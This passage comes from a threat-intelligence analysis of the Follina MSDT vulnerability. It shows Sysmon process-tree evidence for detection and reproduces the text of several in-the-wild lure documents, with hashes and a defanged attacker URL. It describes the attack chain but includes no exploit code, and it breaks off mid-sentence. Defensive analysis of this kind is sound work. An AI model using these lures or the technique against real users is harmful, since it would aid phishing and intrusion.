cvtres.exe (6048)	Microsoft® Resou...	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
calc.exe (2672)	Windows Calculator	C:\Windows\system32\calc.exe
⊟ csc.exe (1928)	Visual C# Comma...	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
cvtres.exe (3236)	Microsoft® Resou...	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe

Figure 13: The payload (*calc.exe*) will be spawned as a child process of *sdiagnhost.exe*

Observing the Sysmon log below, our payload process (calc.exe) has been created with Parent Image *sdiagnhost.exe*.



Event 1, Sysmon

General | Details

```
Process Create:
RuleName: -
UtcTime: 2022-06-03 02:48:26.384
ProcessGuid: {151ab66c-767a-6299-583a-770000000000}
ProcessId: 6816
Image: C:\Windows\SysWOW64\calc.exe
FileVersion: 10.0.19041.1 (WinBuild.160101.0800)
Description: Windows Calculator
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: CALC.EXE
CommandLine: "C:\Windows\system32\calc.exe"
CurrentDirectory: C:\Users\user\AppData\Local\Temp\SDIAG_30f42bd5-d7b3-4346-9126-a12a2ad48293\
User: DESKTOP-5KVHRD3\user
LogonGuid: {151ab66c-6310-611b-4d3c-020000000000}
LogonId: 0x23C4D
TerminalSessionId: 1
IntegrityLevel: Medium
Hashes: MD5=961E093BE1F666FD38602AD90A5F480F,SHA256=B183BD6414C5123465075D76D2413C999D569492FB543ACBC29690B4B745BDF2,IMPHASH=BA072A972FE6C47C8CF7A0347BB0AF7A
ParentProcessGuid: {151ab66c-7676-6299-a39d-760000000000}
ParentProcessId: 984
ParentImage: C:\Windows\SysWOW64\sdiagnhost.exe
ParentCommandLine: C:\Windows\SysWOW64\sdiagnhost.exe -Embedding

Log Name:          Microsoft-Windows-Sysmon/Operational
```

Figure 14: *sdiagnhost.exe* is the parent process of our calc.exe payload

In such a way, keeping our eye on the child processes of *msdt.exe* and the *sdiagnhost.exe* would be enough to monitor this type of attack.


Technical Analysis

Netbytesec team retrieve some of the samples in the wild including the sample shared by the Nao_sec team on their Twitter and analyze how the exploit works and was able to reproduce the attack as mentioned in the proof-of-concept section.

Samples overview

Netbytesec team analyzed some samples in the wild including the one from the Nao_sec tweet which is *05-2022-0438.doc* (MD5: 52945af1def85b171870b31fa4782e52) uploaded from Belarus. This sample does not conduct using any theme as the content of the document is a plain document.

Also, reports said some samples using this Follina attack have been discovered targeting the Philippines.



GENERAL HEADQUARTERS
ARMED FORCES OF THE PHILIPPINES
Camp General Emilio Aguinaldo, Quezon City

FROM : CSAFP
TO: CG, PA; CG, PAF; FOIC, PN
CMDRS, UNIFIED COMMANDS; COMDR, JTF-NCR

SUBJECT : **National and Local Election (2022 NLE)**

DATE : March 06, 2022

1. Reference: Command Memorandum Circular No. 27-2021 dated August 31, 2021 with subject Guidelines and Procedures in Securing the Conduct of the 20122 National and Local Elections (2022 NLE).


2. This pertains to the message of President RODRIGO ROA DUTERTE wherein he gives the assurance to the Filipino people of "credible and free" National and Local Election 2022, and guarantees a smooth transition of power to the incoming President of the country on June 30, 2022. He further emphasizes that the Democracy is alive in the Philippines and that the NLE 2022 will be peaceful and trustworthy.

3. In this regard, all Unit Commanders are directed to closely supervise and constantly remind their respective personnel to remain apolitical even in their social media posts and refrain from campaigning for or against any political aspirants. Likewise, all AFP personnels are encouraged to exercise their right to suffrage as citizens, however they must remain always apolitical in carrying out their mandate as members of the AFP.

4. For preferential action.

Figure 15: *CSAFP'S_GUIDANCE_RE_NATIONAL_AND_LOCAL_ELECTION_2022_NLE.docx*

Back in April 2022, two samples were identified by security researchers uploaded to VirusTotal targeting Russia as the attacker using Russia-themed to lure victims. Figure 16 and 17 below show the Russia-themed document abusing MSDT.



e-mail: radiosputnik@ria.ru, тел: 7 (495) 645-6601

12 апреля 2022г.
Исх. № 2022-rs-215


Уважаемые коллеги!

Приглашаем Вас дать радиовещательной станции «Радио Sputnik» интервью на тему тенденции развития украинского кризиса и пути его разрешения 16 апреля в онлайн-формате.

Направляем в приложении вопросы к данному интервью. В случае согласия просим сообщить нам об этом в ответном письме.

Главный редактор М. С. Симоньян

Figure 16: *приглашение на интервью.doc* (*invitation for an interview.doc*) sample



КРЭТ
ГОСУДАРСТВЕННАЯ КОРПОРАЦИЯ **«РОСТЕХ»**
АКЦИОНЕРНОЕ ОБЩЕСТВО
«КОНЦЕРН РАДИОЭЛЕКТРОННЫЕ ТЕХНОЛОГИИ»
АО «КРЭТ», 109240, Москва, Гончарная улица, 20/1, стр. 1
e-mail: info@kret.com, тел: +7 (495) 587 70 70

12.04.2022 № РЭТ-ЮМ-3044
На №

О сокращении штата

Генеральному директору
АО " КНИРТИ"

Морозову А. А.

Уважаемый Александр Александрович!

В связи с необходимостью снижения расходов на оплату труда, вызванной русско-украинской войной и распространением короновирусной инфекции, АО «КРЭТ» (далее-Концерн) с трудом приняло решение о сокращении численности работников. Выражаем всем сотрудником сердечную благодарность за выдающиеся достижения в создании прорывных технологий и достойный вклад в дела обеспечения обороны страны и безопастности государства. А также приносим глубочайшие извинения.


Следующие входящие в состава Концерна предприятия должны сократить свой штат по нижеуказанной доли:

№п.п.	Наименование организации	Доля сокращении
1.	АО «КНИРТИ»	1%
2.	АО «НИИ «Экран»	0.5%
3.	АО «ОКБ «Элекроавтоматика»	3%

Figure 17: *РЭТ-ЮМ-3044 от 12.04.2022.doc* (*RET-YUM-3044 from 04/12/2022.doc*) sample

Both of the above samples share the same remote server URL which is hxxps://www[.]sputnikradio[.]net

Another detected sample in the wild was submitted to VirusTotal in April of 2022. The document looks like luring victims using sexual issues.


My name is Jeena Sharma, 23 years old and I am a graduate student of Kathmandu University.

I'm exposing Sonish Shrestha now. He's a liar!

He deceived my feelings and body. After sleeping and having sex with me, he promised to let me join his company and become his private secretary. He also said he would marry me.

He is a complete liar!!!

After he slept with me and had sex, he ignored me, didn't answer my phone or any message, and pretended not to know me!


When he was dating me, he lied to me that his name was ushan, but after my follow-up investigation, I found his true identity!

After my covert investigation, I would also expose Sumeet corruption, accepting bribes from many people, and sleeping with other women.

Sonish!!! I have photos and videos of you sleeping with other women. If you don't compensate me, I will send the photos to all your colleagues, friends and family!

Figure 18: *Exposing_Sonish_Liar!!!.doc*

Another sample detected by Proofpoint spotted that China advance persistent threat group exploiting Follina as shown in the tweet below. With such a piece of news, organizations and the blue team should be more careful and keep an eye on this attack in their environment.


Threat Insight
@threatinsight

TA413 CN APT spotted ITW exploiting the #Follina #0Day using URLs to deliver Zip Archives which contain Word Documents that use the technique. Campaigns impersonate the "Women Empowerments Desk" of the Central Tibetan Administration and use the domain tibet-gov.web[.]app

Program and registration conditions [Compatibility Mode] - Word

Project requirements need to:

1.The proposed project must align with the theme 'stories of resilience' or 'Gender equality.'

2.The completed project of the selected candidate will be showcased in an exhibition.


Aspiring candidates need to:

1.Send in an essay or statement of purpose (no more than 250 words) describing what drives your passion for photography, why you are specifically interested in this grant and how you relate to the theme.

2.Submit your resume and submit 10 photos that

Figure 19: https://twitter.com/threatinsight/status/1531688214993555457

On 3rd June of 2022, another sample was raised exploiting Follina but this time, the attacker crafted the document and save it as an RTF file.



EMPLOYMENT AGREEMENT

This Casual Employment Agreement (the „Agreement”) dated this __________ day of __________________, _________ between:

____

____

____ (the "Employer")

and:

____

____

____ (the "Employee").


BACKGROUND

Figure 20: Malicious RTF content regarding employment agreement (242d2fa02535599dae793e731b6db5a2)

05-2022-0438.doc analysis

MD5 hash: 52945af1def85b171870b31fa4782e52


The malicious document that uses this vulnerability contains the file "*document.xml.rels*" located in "*\word_rels*" that loads the malicious HTML residing in the attacker's remote server at 